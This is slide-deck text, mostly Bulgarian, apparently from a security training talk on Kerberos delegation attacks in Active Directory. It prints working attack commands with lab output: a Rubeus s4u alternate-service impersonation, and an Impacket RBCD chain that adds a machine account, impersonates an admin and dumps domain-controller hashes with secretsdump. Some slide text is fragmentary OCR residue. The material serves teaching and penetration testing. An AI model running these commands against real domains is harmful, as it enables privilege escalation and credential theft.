erberos





Kerberos







Легенда:



Kerberoasting




AS-REP Roasting




The Double Hop Problem

Спас може да достъпи Web Server-а, но web server-а не може да достъпи DB сървъра от името на Спас.




Unconstrained Delegation



1. Спас се автентикира.
2. DC връща TGT.
3. Спас изпраща заявка за TGS за web server-а.
4. DC проверява заявката и вижда, че web-server-ът има неограничена делегация. Поради тази причина DC издава TGS, като **вгражда TGT на потребителя вътре в билета!**
5. Спас изпраща TGS към web server-а, за да получи достъп.
6. Web server-ът **извлича TGT на Спас от TGS** и го използва, за да **поиска TGS за DB server-а.**
7. Web server-ът достъпва DB server-а **от името на Спас.**

Unconstrained Delegation Exploitation



1. Спас се автентикира.
2. DC връща TGT.
3. Спас изпраща заявка за TGS за web server-а.
4. DC проверява заявката и вижда, че web-server-ът има неограничена делегация. Поради тази причина DC издава TGS, като **вгражда TGT на потребителя вътре в билета!**
5. Спас изпраща TGS към web server-а, за да получи достъп.
- 6. Марто може да поиска достъп до всяка услуга от името на Спас използвайки TGT на Спас .**
- 7. Марто достъпва базата данни с нивото на достъп на Спас.**



Kerberos Constrained Delegation

е като

Unconstrained Delegation

само че Constrained.

Constrained Delegation with Protocol Transition

Условие: Web server-ът трябва да има свойството **TRUSTED_TO_AUTH_FOR_DELEGATION**.

```
PS C:\Users\spot> Get-NetComputer -TrustedToAuth | select name, msds-allowedtodelegateto, useraccountcontrol | fl

name                : WS02
msds-allowedtodelegateto : {ldap/dc01.offense.local/DomainDnsZones.offense.local,
                             ldap/dc01.offense.local/ForestDnsZones.offense.local,
                             ldap/dc01.offense.local/offense.local, ldap/dc01.offense.local...}
useraccountcontrol   : WORKSTATION_TRUST_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
```

Това свойство позволява на делегиращата машината да получава TGS от името на потребителя, **БЕЗ ДА ПРЕДСТАВЯ TGT ЗА ТОЗИ ПОТРЕБИТЕЛ.**

Constrained Delegation with Protocol Transition

user1 Properties

?

X

Organization	Member Of	Dial-in	Environment	Sessions
Remote control	Remote Desktop Services Profile			COM+
General	Address	Account	Profile	Telephones
				Delegation

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

- Do not trust this user for delegation
- Trust this user for delegation to any service (Kerberos only)
- Trust this user for delegation to specified services only
 - Use Kerberos only
 - Use any authentication protocol

ограничен контрол върху web
сервиза

UJH_FOR_DELEGATION

искане TGS за CIFS
на database server-a.

свойство TGS-ът може да

**ПОЧТИ ВСЕКИ
ДОМЕЙНА.**

за TGS, за да достъпи
base Server-a от името
(Administrator)

до файловата система

Constrained Delegation with Alternate Service


Условие: Липса на валидация на service name-а при издаване на TGS (валидира се само server name).

Тази мисконфигурация
ни позволява да **заявим**
TGS за по-опасен
сървис като CIFS,
вместо за LDAP.

```
Rubeus.exe s4u /user:patsy  
/rc4:2b576acbe6bcfda7294d6bd18041b8fe  
/impersonateuser:dfm.a  
/msdssp:"ldap/PRIMARY.testlab.local" /altservice:cifs  
/ptt
```

```
[*] Impersonating user 'dfm.a' to target SPN 'ldap/PRIMARY.testlab.local'  
[*] Final ticket will be for the alternate service 'cifs'  
[*] Using domain controller: PRIMARY.testlab.local (192.168.52.100)  
[*] Building S4U2proxy request for service: 'ldap/PRIMARY.testlab.local'  
[*] Sending S4U2proxy request  
[*] Connecting to 192.168.52.100:88  
[*] Sent 2641 bytes  
[*] Received 1829 bytes  
[+] S4U2proxy success!  
[*] Substituting alternative service name 'cifs'  
[*] base64(ticket.kirbi) for SPN 'cifs/PRIMARY.testlab.local':  
  
doIGujCCBragAwIBBaEDAgEWoo..(snip)..
```

Constrained Delegation with Alternate Service



1. Спас се автентикира.
2. DC връща TGT.
3. Спас изпраща заявка за TGS за web server-а.
4. DC проверява заявката и вижда, че web-server-ът има **ограничена** делегация. Поради тази причина DC издава TGS, като вгражда TGT на потребителя вътре в билета!
5. Спас изпраща TGS към web server-а, за да получи достъп.
6. **Марто заявява TGS за LDAP/DB Server, но променя service name-а на CIFS в билета.**
7. **Марто използва TGS-а, за да достъпи CIFS, вместо LDAP, тъй като името не се валидира.**

Resource-Based Constrained Delegation

При Unconstrained и Constrained Delegation, **KDC** определя към кого може да бъде **делегирано** (напр. LDAP/DB Server).

При Resource-Based Constrained Delegation, **web server-ът SAM** определя кой може да делегира към него.

```
PS C:\Users\student1> Get-DomainRBCD
```

```
SourceName           : DCORP-MGMT$ 2
SourceType           : MACHINE_ACCOUNT
SourceSID            : S-1-5-21-719815819-3726368948-3917688648-1108
SourceAccountControl : WORKSTATION_TRUST_ACCOUNT
SourceDistinguishedName : CN=DCORP-MGMT,OU=Servers,DC=dollarcorp,DC=moneycorp,DC=local
ServicePrincipalName : {WSMAN/dcorp-mgmt, WSMAN/dcorp-mgmt.dollarcorp.moneycorp.local, TERMSRV/DCORP-MGMT, TERMSRV/dcorp-mgmt.dollarcorp.moneycorp.local}
DelegatedName        : DCORP-STUDENT1$
DelegatedType        : MACHINE_ACCOUNT
DelegatedSID         : S-1-5-21-719815819-3726368948-3917688648-4110
DelegatedAccountControl : WORKSTATION TRUST ACCOUNT
DelegatedDistinguishedName : CN=DCORP-STUDENT1 1 StudentMachines,DC=dollarcorp,DC=moneycorp,DC=local
```

Resource-Based Constrained Delegation

При Unconstrained и Constrained Delegation, **KDC определя към кого може да бъде делегирано** (напр. LDAP/DB Server).

При Resource-Based Constrained Delegation, **web server-ът САМ определя** кой може да делегира към него.



RBCD може да бъде експлоатиран, ако имаме потребител с **WRITE** права върху компютъра, на който е включен RBCD.

```
(kali㉿kali)-[~]
└─$ impacket-addcomputer -computer-name RBCD$ -computer-pass ██████████ -dc-ip 10.0.2.7 insecurecorp.local/Pentester: '██████████'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account RBCD$ with password ██████████


(kali㉿kali)-[~]
└─$ █
```



```
(kali㉿kali)-[~]
└─$ impacket-rbcd -delegate-from RBCD$ -delegate-to DC$ -dc-ip 10.0.2.7 -action 'write' insecurecorp.local/Pentester: '██████████' -debug
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[+] Impacket Library Installation Path: /usr/lib/python3/dist-packages/impacket
[+] Initializing domainDumper()
[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] RBCD$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] RBCD$ (S-1-5-21-1071434215-2697993623-1380600004-1351)

(kali㉿kali)-[~]
└─$ █
```




```
(kali@kali)-[~]
└─$ impacket-getST -spn 'cifs/dc.insecurecorp.local' -impersonate godfather -dc-ip 10.0.2.7 'insecurecorp.local/RBCD$:██████████'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating godfather
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in godfather.ccache

(kali@kali)-[~]
└─$ export KRB5CCNAME=godfather.ccache

(kali@kali)-[~]
└─$
```

REDFOX
SECURITY

```
(kali@kali)-[~]
└─$ impacket-secretsdump -k -target-ip 10.0.2.7 dc.insecurecorp.local
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

```
[*] Service Remote
[*] Starting serv
[*] Target system
[*] Dumping local
Administrator:500
Guest:501:aad3b43
DefaultAccount:50
[-] SAM hashes ex
[*] Dumping cache
[*] Dumping LSA S
[*] $MACHINE.ACC
INSECURECORP\DC$:
5302a9345bcc65b23
80eed557a3e14f197
```

REDFOX
SECURITY

THANK YOU!